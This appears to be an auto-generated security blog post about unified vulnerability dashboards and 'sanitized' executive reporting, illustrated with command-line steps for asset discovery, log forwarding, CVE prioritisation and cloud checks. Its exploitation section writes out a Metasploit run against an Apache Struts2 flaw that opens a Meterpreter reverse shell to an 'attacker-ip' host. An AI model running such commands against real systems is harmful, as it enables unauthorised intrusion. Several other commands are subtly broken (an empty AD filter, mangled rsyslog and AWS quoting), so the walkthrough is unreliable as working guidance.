
Listen to this Post

Introduction:
In the high-stakes arena of enterprise cybersecurity, the mantra of the modern CISO has become a quest for the “single pane of glass”—a unified dashboard promising a complete view of an organization’s vulnerability landscape. However, achieving this level of observability often triggers a paradoxical reaction of fear rather than empowerment. When siloed data is aggregated and sanitized reports are replaced by raw, unfiltered reality, leadership is confronted with the true scale of their cyber risk, turning a tool for clarity into a source of liability.
Learning Objectives:
- Understand the psychological and operational barriers to true vulnerability visibility in enterprise environments.
- Master the use of command-line tools and SIEM configurations for unfiltered asset discovery and vulnerability assessment.
- Learn to differentiate between exploitable risk and “noise” through data enrichment and context-aware filtering.
You Should Know:
- The Reality Check: Uncovering the “Hidden” Attack Surface
The post highlights a critical failure point: the gap between perceived security and actual exposure. Before demanding a single pane of glass, organizations must first confront the raw data. This means moving beyond agent-based coverage gaps and using active discovery techniques to map the environment.
Step‑by‑step guide to initial discovery:
- Linux Network Scanning (Nmap): Run a comprehensive scan to identify live hosts and open ports beyond the managed asset list.
`sudo nmap -sS -sV -O -p- -T4 192.168.1.0/24 -oA network_audit`
What this does: This performs a SYN stealth scan (-sS), version detection (-sV), OS fingerprinting (-O), and scans all 65535 ports (-p-). The output is saved to `network_audit` files for later analysis. It exposes assets that may have been “forgotten” by traditional CMDBs. - Windows Active Directory Audit: Use PowerShell to query AD for all computers, including those that haven’t checked in recently.
`Get-ADComputer -Filter -Properties LastLogonDate, OperatingSystem | Where-Object {$_.LastLogonDate -lt (Get-Date).AddDays(-30)} | Export-CSV stale_computers.csv`
What this does: This identifies domain-joined devices that haven’t logged on in 30 days, revealing potentially decommissioned or unmanaged assets still present on the network.
2. Building the Terrifying Dashboard: Aggregating the Evidence
The “single pane of glass” often fails because the data ingestion is incomplete or sanitized. To build a truly terrifying (and thus, useful) dashboard, you must aggregate logs and vulnerability data from every source, including cloud environments and container registries.
Step‑by‑step guide for SIEM integration (using Wazuh/ELK principles):
- Linux Log Collection: Configure Syslog-ng or Rsyslog to forward all authentication and kernel logs to your SIEM.
`echo “. @@your-siem-server:514” >> /etc/rsyslog.conf && systemctl restart rsyslog`
What this does: This forces the Linux host to forward every single log (.) to a remote SIEM server via TCP (@@), ensuring no local log tampering can hide brute-force attempts or privilege escalation. - Windows Event Log Forwarding (wevtutil): Use built-in Windows tools to export and forward security events, specifically focusing on successful logins (Event ID 4624) and account changes.
`wevtutil epl Security C:\security_archive.evtx`
What this does: Exports the entire Security log to a file for ingestion, capturing all authentication activity without filtering.
- Filtering “Noise” vs. Hiding Risk: The CVSS and EPSS Approach
The post mentions leaders filtering out “noise” (valid risks) to make the data palatable. The correct approach is to prioritize risk, not hide it. This requires contextual analysis using frameworks like the Exploit Prediction Scoring System (EPSS) alongside traditional CVSS scores.
Step‑by‑step guide for prioritization (Python/API context):
- Querying the NVD for CVE details: Use `curl` to fetch CVE data and pipe it to `jq` for parsing.
`curl -X GET “https://services.nvd.nist.gov/rest/json/cves/2.0?cveId=CVE-2023-44487” | jq ‘.vulnerabilities[].cve.metrics.cvssMetricV31[].cvssData.baseScore’`
What this does: Retrieves the official CVSS score for a specific CVE (e.g., the HTTP/2 Rapid Reset vulnerability), preventing reliance on vendor-specific scoring that might downplay severity. - Enriching with EPSS: To determine which vulnerabilities are likely to be exploited today, integrate the EPSS model.
`curl -X POST https://api.first.org/data/v1/epss -d “cve=CVE-2023-44487” -H “Content-Type: application/x-www-form-urlencoded”`
What this does: Queries the FIRST.org API for the probability score of exploitation. A vulnerability with a high CVSS but low EPSS (e.g., a complex attack on a non-internet-facing asset) can be prioritized after those with a high EPSS score.
4. Hiding in Plain Sight: Detecting “Sanitized” Reporting
Leaders often create “sanitized” reports by omitting critical findings from cloud storage buckets or unpatched legacy systems. Security teams must build detections for when these assets are eventually targeted.
Step‑by‑step guide for Cloud Misconfiguration Scanning (AWS CLI):
- Check for Public S3 Buckets:
aws s3api list-buckets --query 'Buckets[].Name' --output text | xargs -I {} aws s3api get-bucket-acl --bucket {} --query 'Grants[?Grantee.URI==http://acs.amazonaws.com/groups/global/AllUsers`]’`
What this does: Lists all S3 buckets and checks if the “AllUsers” group (public) has any access grants. This exposes the “hidden” data leaks that often get glossed over in executive summaries.
- Exploitation as a Reality Test: Validating the “House on Fire”
The only way to truly understand the “raw reality” is to attempt exploitation from an attacker’s perspective. This validates whether those thousands of unfixed vulnerabilities are truly a fire or just smoke.
Step‑by‑step guide for vulnerability verification (Metasploit context):
- Exploiting a Confirmed Vulnerability:
`msfconsole
use exploit/multi/http/struts2_content_type_ognl
set RHOSTS target-webserver.com
set TARGETURI /showcase/
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST attacker-ip
check
exploit`
What this does: This attempts to exploit a critical Apache Struts2 vulnerability. The `check` command confirms if the target is vulnerable without fully exploiting it, providing evidence that the “valid risk” is, in fact, a viable entry point. This turns a dashboard number into a tangible threat.
What Undercode Say:
- Visibility Without Context is Just Fear: The panic described in the post stems from presenting raw data without operational context. A thousand low-severity, non-exploitable vulnerabilities are less critical than one critical, internet-facing flaw. Technical leaders must master data enrichment to translate volume into actionable risk.
- Psychological Safety in Security Operations: The instinct to hide data is a failure of organizational culture. Security teams must foster an environment where exposing the “house on fire” is met with a firefighting plan, not blame. This requires a shift from compliance-based reporting (checking boxes) to resilience-based metrics (mean time to remediate).
- The Tool is Not the Solution: A single pane of glass is merely a lens. If the organization is unwilling to fund the remediation of the thousands of unfixed issues the lens reveals, the pane becomes a source of anxiety. The investment must be in both the tool and the manpower to fix what it finds.
Prediction:
As AI-powered attack tools lower the barrier for exploiting complex vulnerability chains, the era of sanitized reporting will become untenable. We will see a market shift towards “Autonomous Risk Validation” platforms that not only provide the terrifying single pane of glass but also continuously simulate breaches to prove exploitability. CISOs who hide the data today will be fired for the breaches tomorrow, while those who leverage unfiltered visibility to drive automated remediation will define the next generation of security leadership. The demand for the pane will pivot from a passive viewing tool to an active, continuous remediation engine.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Imran Parray – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


